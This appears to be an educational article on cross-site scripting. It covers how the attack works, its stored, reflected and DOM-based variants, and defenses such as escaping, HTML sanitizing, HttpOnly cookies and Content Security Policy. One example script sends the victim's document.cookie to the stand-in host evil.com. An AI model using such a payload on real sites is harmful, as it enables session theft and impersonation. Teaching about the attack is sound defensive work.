Cross Site Scripting (XSS)

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

How Cross-site Scripting Works

There are two stages to a typical XSS attack:

1. To run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.
2. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.

For step one to be possible, the vulnerable website needs to directly include user input in its pages. An attacker can then insert a malicious string that will be used within the web page and treated as source code by the victim's browser. There are also variants of XSS attacks where the attacker lures the user to visit a URL using social engineering and the payload is part of the link that the user clicks.

The following is a snippet of server-side pseudocode that is used to display the most recent comment on a web page:

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above script simply takes the latest comment from a database and includes it in an HTML page. It assumes that the comment printed out consists of only text and contains no HTML tags or other code. It is vulnerable to XSS, because an attacker could submit a comment that contains a malicious payload, for example:

```
<script>doSomethingEvil();</script>
```

The web server provides the following HTML code to users that visit this web page:

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```


When the page loads in the victim's browser, the attacker's malicious script executes. Most often, the victim does not realize it and is unable to prevent such an attack.

Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>window.location="http://evil.com/?cookie=" + document.cookie</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



1. The attacker injects a payload into the website's database by submitting a vulnerable form with malicious JavaScript content.
2. The victim requests the web page from the web server.
3. The web server serves the victim's browser the page with attacker's payload as part of the HTML body.
4. The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server.

5. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives at the server.
6. The attacker can now use the victim's stolen cookie for impersonation.

Types of XSS Attacks

1. Stored XSS (Persistent XSS)

The most damaging type of XSS is Stored XSS (Persistent XSS). An attacker uses Stored XSS to inject malicious content (referred to as the payload), most often JavaScript code, into the target application. If there is no input validation, this malicious code is permanently stored (persisted) by the target application, for example within a database. For example, an attacker may enter a malicious script into a user input field such as a blog comment field or in a forum post.

When a victim opens the affected web page in a browser, the XSS attack payload is served to the victim's browser as part of the HTML code (just like a legitimate comment would). This means that victims will end up executing the malicious script once the page is viewed in their browser.

2. Reflected XSS (Non-persistent XSS)

The second and the most common type of XSS is Reflected XSS (Non-persistent XSS). In this case, the attacker's payload has to be a part of the request that is sent to the web server. It is then reflected back in such a way that the HTTP response includes the payload from the HTTP request. Attackers use malicious links, phishing emails, and other social engineering techniques to lure the victim into making a request to the server. The reflected XSS payload is then executed in the user's browser.

Reflected XSS is not a persistent attack, so the attacker needs to deliver the payload to each victim. These attacks are often made using social networks.

3. DOM-based XSS

DOM-based XSS is an advanced XSS attack. It is possible if the web application's client-side scripts write data provided by the user to the Document Object Model (DOM). The data is subsequently read from the DOM by the web application and outputted to the browser. If the data is incorrectly handled, an attacker can inject a payload, which will be stored as part of the DOM and executed when the data is read back from the DOM.

How to Prevent XSS

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.


Preventing Cross-site Scripting (XSS) is not easy. Specific prevention techniques depend on the subtype of XSS vulnerability, on user input usage context, and on the programming framework. However, there are certain general strategic principles that you should follow to keep your web application safe.

Step 1: Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Don't trust any user input

Treat all user input as untrusted. Any user input that is used as part of HTML output introduces a risk of an XSS. Treat input from authenticated and/or internal users the same way that you treat public input.



Step 3: Use escaping/encoding

Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don't write your own unless absolutely necessary.

Step 4: Sanitize HTML

If the user input needs to contain HTML, you can't escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.

Step 5: Set the HttpOnly flag

To mitigate the consequences of a possible XSS vulnerability, set the HttpOnly flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.

Step 6: Use a Content Security Policy

To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.